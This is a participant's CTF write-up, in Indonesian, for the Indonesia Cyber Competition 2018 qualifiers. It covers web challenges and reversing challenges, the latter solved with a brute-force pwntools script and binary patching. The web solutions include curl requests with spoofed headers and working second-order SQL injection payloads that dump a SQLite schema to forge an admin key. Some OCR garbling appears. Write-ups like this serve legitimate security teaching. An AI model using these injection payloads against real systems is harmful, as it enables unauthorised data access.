
Writeup Penyisihan CTF

Indonesia Cyber Competition 2018

Jason Jeremy Iman




22 September 2018 - 23 September 2018


Web

Do not cheat! (30 pts)

Diberikan alamat soal di http://206.189.88.9:6301/
Berikut *screenshot web* yang diberikan.



Pada *script* terdapat fungsi yang membuka "flag.php". Saya mendapatkan flag dengan memanggil fungsi tersebut.



Karena *flag* mengatakan bahwa *"only the weak cheat"*, maka saya mencoba untuk membaca kode. Ternyata terdapat secret input yang dapat memberikan flag:


```
secretstroke="38,38,40,40,37,39,37,39,66,65"
```

```
// secretstroke adalah atas atas bawah bawah kiri kanan kiri kanan b a
```

Flag: **IDCC{0nlY_th3_we4K_che4T}**

007 (100 pts)

Diberikan alamat soal di http://206.189.88.9:9001/
Berikut *screenshot web* yang diberikan.



Tidak ada apapun yang dapat dilakukan pada *website* tersebut. Setelah lama melihat *web*, saya mencoba untuk membuka lewat *handphone* dan ternyata *web* dapat diakses. Berikut *screenshot web* setelah membuka melalui *handphone*.

Apabila salah satu dari gambar tersebut ditekan, maka akan ter-*download* **007_t0p_5ecr8.apk**. Saya melakukan dekompilasi menggunakan http://www.javadecompilers.com/apk.

Pada apk tersebut program utama tidak melakukan hal penting. Saya mencoba mencari string flag, IDCC, dan lain-lain, namun tidak mendapatkan apa-apa. Akhirnya, saya coba mencari **007**, yaitu nama soal, didapatkan file **res/values/strings.xml**. Pada file tersebut terdapat string berikut.

```
    <string name="app_host">007_h0st.txt</string>
    <string name="app_name">007</string>
    <string name="app_origin">agent_007.com</string>
    <string name="app_param">agent</string>
    <string name="app_value">0071337</string>
    <string name="app_verb">POST</string>
```


Apabila **007_h0st.txt** dibuka dihasilkan: http://206.189.88.9:9001/flag.php. Lakukan request ke alamat tersebut dengan parameter tersebut, maka didapatkan flag.


```
curl -vvv --data "agent=0071337" -X POST -H "Host: 007_h0st.txt" -H
"Origin: agent_007.com" "http://206.189.88.9:9001/flag.php"
```


Flag: **IDCC{s0metim3Z_ag3nt_iZ_us3fuLL}**

Pesanan kedua (120 pts)


Diberikan alamat soal di http://206.189.88.9:6601/
Berikut *screenshot web* yang diberikan.








Pertama kali, setelah melakukan base64decode dari secret key, diketahui bahwa secret key adalah epoch time. Selain itu, dari judul soal diinferensi bahwa soal adalah *second order*. Apabila melakukan *googling* akan ditemukan **Second Order SQL Injection**. Saya mencoba melakukan SQL injection pada field username dengan input " or 1=1--. Input tersebut akan menyebabkan *error*-nya halaman profil.



Dari *output* tersebut diketahui bahwa dapat dilakukan SQL injection. Langkah selanjutnya adalah mencoba input yang tidak *error*. Ternyata dari halaman edit, dapat dilihat bahwa spasi di-*replace* menjadi tanda garis bawah (‘_’). Untuk itu, saya mengganti spasi menjadi tab, yaitu %09. Saya mencoba kembali, dengan input “%09or%091=1--.

```
curl 'http://206.189.88.9:6601/edit.php' -H 'Connection: keep-alive'
-H 'Cache-Control: max-age=0' -H 'Origin: http://206.189.88.9:6601'
-H 'Cookie: PHPSESSID=45u2d2kn4veksb232g9017msi5' --data
'username=%22%09or%091=1--&action=edit' --compressed
```




SQL injection berhasil men-*dump* kolom *name* dari *database*. Selanjutnya, perlu diketahui nama tabel dari kolom-kolom pada tabel tersebut untuk

dapat membaca seluruh *database*. Saya mencoba mengikuti *cheatsheet* pada halaman http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet.

Namun, tidak ada yang berhasil. Setelah lama mencari, akhirnya saya mencoba untuk sqlite mengikuti halaman https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20injection/SQLite%20Injection.md.

```
curl 'http://206.189.88.9:6601/edit.php' -H 'Connection: keep-alive'
-H 'Cache-Control: max-age=0' -H 'Origin: http://206.189.88.9:6601'
-H 'Cookie: PHPSESSID=45u2d2kn4veksb232g90l7msi5' --data
'username=%22%09and%091=2%09union%09select%09sql%09from%09sqlite_mast
er--&action=edit' --compressed
```

Didapatkan tabel dan kolom database sebagai berikut.



Karena pada langkah sebelumnya telah didapatkan bahwa terdapat user zuperadmin, dicoba dicari *time* dari zuperadmin.

```
curl 'http://206.189.88.9:6 'Connection: keep-alive' -H
'Cache-Control: max-age=0' -H 'Origin: http://206.189.88.9:6601' -H
'Cookie: PHPSESSID=45u2d2kn4veksb232g90l7msi5' --data
'username=%22%09and%091=2%09union%09select%09time%09from%09users_regi
zt%09where%09name="zuperadmin"--&action=edit' --compressed
```

```
<!-- debug : 1990-09-09 09:09:09|-->
```

Saya menggunakan https://www.textmagic.com/free-tools/timestamp-converter untuk mencari waktu epoch. Didapatkan: 652871349 -> NjUyODcxMzQ5. Namun apabila check secret key dilakukan hasilnya invalid. Hal ini, aneh karena apabila kita mendaftarkan 2 akun, dan memasukkan secret key orang A

pada B hasilnya valid. Untuk itu, karena memungkinkan adanya kesalahan timestamp converter, dilakukan pengecekan username dan waktu. Hasilnya: 2018-09-23 00:17:49 -> **1537661869** sedangkan hasil secret key MTUzNzYzNjY2OQ== -> **1537636669**. Didapatkan bahwa tools tersebut menghasilkan perbedaan 1537661869 **-** 1537636669 = **25200**. Maka secret key admin: 652871349 - 25200 = 652846149 -> **NjUyODQ2MTQ5**. Apabila dimasukkan didapatkan flag.

Flag: **IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}**

Reversing

EzPz (50 pts)

Can you reverse this flag for me
Flag="c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
Diberikan sebuah *binary executable* 64-bit. Berikut program yang diberikan.

```
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ file EzPz
EzPz: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
nterpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=0e88
ea1e130a31f894ba30963dd39b1d5abb057d, not stripped
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./EzPz
"/V8H9~55"
```

Setelah mencoba membaca program *decompiled*, diketahui bahwa program ditulis dengan Haskell. Namun, tidak banyak yang dimengerti dari program tersebut. Saya mencoba memasukkan input pada argv, tetapi output tidak berubah. Lalu saya mencoba me-*rename file* tersebut dan output berubah.

```
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./a
"oH55"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./aa
"oWQ5"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./aaa
"oWGd"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./aaaa
"oWGdoH55"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./bbb
"o:uO"
jasonjeremy@asdf:/media/sf_SVM/idcc/z$ ./bbbbbb
"o:uOo:uO"
```


Output program seperti base64, yaitu 3 byte input menjadi 4 byte output. Namun, charset yang digunakan berbeda, seperti 5 sebagai padding dan bukan = seperti pada base64. Untuk mendapatkan flagnya, dilakukan *bruteforce* terhadap tiap 4-byte output, dengan *brute* dilakukan per 1 karakter. Pada byte pertama akan dibandingkan apakah input[0] == output[0], pada byte kedua dibandingkan apakah input[:2] == output[:2], sedangkan pada byte ketiga dibandingkan input = output. Berikut *script* yang digunakan.

```
from pwn import *
import os

mapping = {}
data =
'_0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{}'
file = open('base','rb')
binary = file.read()
file.close()

def solve(z):
      file = open('hasil/' + z, 'wb')
      file.write(binary)
      file.close()
      r = process('hasil/' + z)
      hasil = r.recvline()[1:-2]
      r.close()
      return hasil

def crack(z):
      first = []
      second = []
      for c in data:
            out = solve(c)
            if (out == z):
                  return c
            elif (out[0] == z[0]):
                  first.append(c)
      for c in data:
            for d in first:
                  out = solve(d+c)
                  if (out == z):
                        return d+c
                  elif (out[:2] == z[:2]):
                        second.append(d+c)
      for c in data:
            for d in second:
                  if (solve(d+c) == z):
                        return d+c

flag = 'c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5'
decrypted = ''
for i in range(10):
      decrypted += crack(flag[i*4:i*4+4])
      file = open('flag', 'w')
      file.write(decrypted)
      file.close()
```

Flag: **IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}**

BabyShark (80 pts)

My code running while compile time :/
Diberikan sebuah *binary executable* 64 bit. Berikut program yang diberikan.



Berikut hasil dekompilasi program utama.

```
1  __int64 Dmain()
2  {
3    __int64 v0; // rax
4    __int64 v1; // rax
5    __int64 v2; // rdx
6
7    v1 = D9babyshark9hexencodeFAyaZQe(
8           *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0),
9           *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0 + 8));
10   D3std5stdio__T7writelnTAyaTQeZQqFNfQmQoZv(v1, v2, 47LL, "Flagnya sudah terenkripsi dengan aplikasi ini: ");
11   D3std5stdio__T7writelnTAyaZQnFNfQjZv(46LL, "Pembuatannya dilakukan pada waktu kompilasi :)");
12   D3std5stdio__T7writelnTAyaZQnFNfQjZv(35LL, "Bisakah kamu mengembalikan Flagnya?");
13   return 0LL;
14 }
```

Program memiliki *string* flag terenkripsi dan meng-*output*-kan *string* tersebut. Adapun fungsi enkripsi terdapat pada program sebagai berikut.

```
1000  v2 = D9babyshark__T3encVAyaa3_313131ZQsFNaNfQuZQx(a1, a2);
1001  v4 = D9babyshark__T3encVAyaa3_323232ZQsFNaNfQuZQx(v2, v3);
1002  v6 = D9babyshark__T3encVAyaa3_333333ZQsFNaNfQuZQx(v4, v5);
1003  v8 = D9babyshark__T3encVAyaa3_343434ZQsFNaNfQuZQx(v6, v7);
1004  v10 = D9babyshark__T3encVAyaa3_353535ZQsFNaNfQuZQx(v8, v9);
1005  v12 = D9babyshark__T3encVAyaa3_363636ZQsFNaNfQuZQx(v10, v11);
1006  v14 = D9babyshark__T3encVAyaa3_373737ZQsFNaNfQuZQx(v12, v13);
1007  v16 = D9babyshark__T3encVAyaa3_383838ZQsFNaNfQuZQx(v14, v15);
1008  v18 = D9babyshark__T3encVAyaa3_393939ZQsFNaNfQuZQx(v16, v17);
1009  v20 = D9babyshark__T3encVAyaa6_313031303130ZQyFNaNfQBaZQBe(v18, v19);
1010  v22 = D9babyshark__T3encVAyaa6_313131313131ZQyFNaNfQBaZQBe(v20, v21);
1011  v24 = D9babyshark__T3encVAyaa6_313231323132ZQyFNaNfQBaZQBe(v22, v23);
```

```
1492  v986 = D9babyshark__T3encVAyaa9_343933343933343933ZQBeFNaNfQBhZQBl(v984, v985);
1493  v988 = D9babyshark__T3encVAyaa9_343934343934343934ZQBeFNaNfQBhZQBl(v986, v987);
1494  v990 = D9babyshark__T3encVAyaa9_343935343935343935ZQBeFNaNfQBhZQBl(v988, v989);
1495  v992 = D9babyshark__T3encVAyaa9_343936343936343936ZQBeFNaNfQBhZQBl(v990, v991);
1496  v994 = D9babyshark__T3encVAyaa9_343937343937343937ZQBeFNaNfQBhZQBl(v992, v993);
1497  v996 = D9babyshark__T3encVAyaa9_343938343938343938ZQBeFNaNfQBhZQBl(v994, v995);
1498  return D9babyshark__T3encVAyaa9_343939343939343939ZQBeFNaNfQBhZQBl(v996, v997);
```

Masing-masing fungsi tersebut berisi:

```
19  v16 = a1;
20  v9 = D3std4conv__T2toTiZ__TQjTmZQoFNaNfmZi();
21  v10 = 0LL;
22  v11 = &TMP0;
23  v1 = (__int64 *)D3std5range__T5cycleTAyaZQlFNaNbNiNfQpZSQBnQBm__T5CycleTQBjZQl(&v13, 3LL, "111");
24  v2 = v1[3];
25  v3 = v1[2];
26  v4 = v1[1];
27  v5 = *v1;
28  v6 = v16;
29  D3std5range__T3zipTSQtQr__T5CycleTAyaZQlTQhZQBeFNaNbNiNfQBlQzZSQCkQCj__T11ZipShortestVEQDi8typecons__T4FlagVQCwa18_616c6c4b6e6f776e53616d654c656e
30    (__int64)&v12,
31    v16,
32    *((__int64 *)&v16 + 1),
33    v7);
34  while ( (unsigned __int8)D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e677468ZQByi0TSQDwQDv__T5CycleTQCp
35                           &v12,
36                           v6) ^ 1 )
37  {
38    v15 = D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e677468ZQByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk5front
39    v14 = &v15;
40    v6 = v9 ^ HIDWORD(v15) ^ (unsigned int)v15;
41    d_arrayappendcd(&v10, v6);
42    D3std5range__T11ZipShortestVEQBc8typecons__T4FlagVAyaa18_616c6c4b6e6f776e53616d654c656e677468ZQByi0TSQDwQDv__T5CycleTQCpZQlTQCwZQEk8popFrontMFNa
43  }
44  return v10;
45}
```

Apabila dibaca, program akan melakukan xor dengan cycle dari “111” diikuti “222” … “1010” … “123123” .. “499499”. Saya membuat program sederhana untuk menghasilkan nilai tersebut.

```
data = [0, 0, 0, 0, 0, 0]

for i in range(1, 500):
      c = str(i) * (6 / len(str(i)))
      for i in range(6):
            data[i] ^= ord(c[i])
```

print data

Dihasilkan nilai [49, 48, 49, 48, 49, 48]. Namun, apabila di-xor dengan flag terenkripsi tidak menghasilkan flag. Ternyata, perlu dilakukan xor dengan parameter pertama, yaitu '+'.

Setelah mengetahui kalau parameter pertama fungsi, yaitu '+' adalah bagian dari enkripsi dan fungsi enkripsi juga dapat menjadi fungsi dekripsi (berlaku kebalikan, xor), saya melakukan patching binary agar pemanggilan encodehex menjadi encrypt menggunakan IDAPro.

```
1  __int64 Dmain()
2  {
3    __int64 v0; // rax
4    __int64 v1; // rax
5    __int64 v2; // rdx
6
7    v1 = D9babyshark7encryptFNaNfAyaZQe(
8           *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0),
9           *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0 + 8));
10   D3std5stdio__T7writelnTAyaTQeZQqFNfQmQoZv(v1, v2, 47LL, "Flagnya sudah terenkripsi dengan aplikasi ini: ");
11   D3std5stdio__T7writelnTAyaZQnFNfQjZv(46LL, "Pembuatannya dilakukan pada waktu kompilasi :)");
12   D3std5stdio__T7writelnTAyaZQnFNfQjZv(35LL, "Bisakah kamu mengembalikan Flagnya?");
13   return 0LL;
14 }
```

Berikut output program tersebut.

```
jasonjeremy@asdf:/media/sf_SVM/idcc$ ./babyshark-patched
Flagnya sudah terenkripsi dengan aplikasi ini: IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5
_g00d_4_u}
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```


Flag: **IDCC{m3ta_pR0gramm1n9_t3mpl4te_i5_g00d_4_u}**

Forensic

Freedom (120 pts)

Run Barry run..
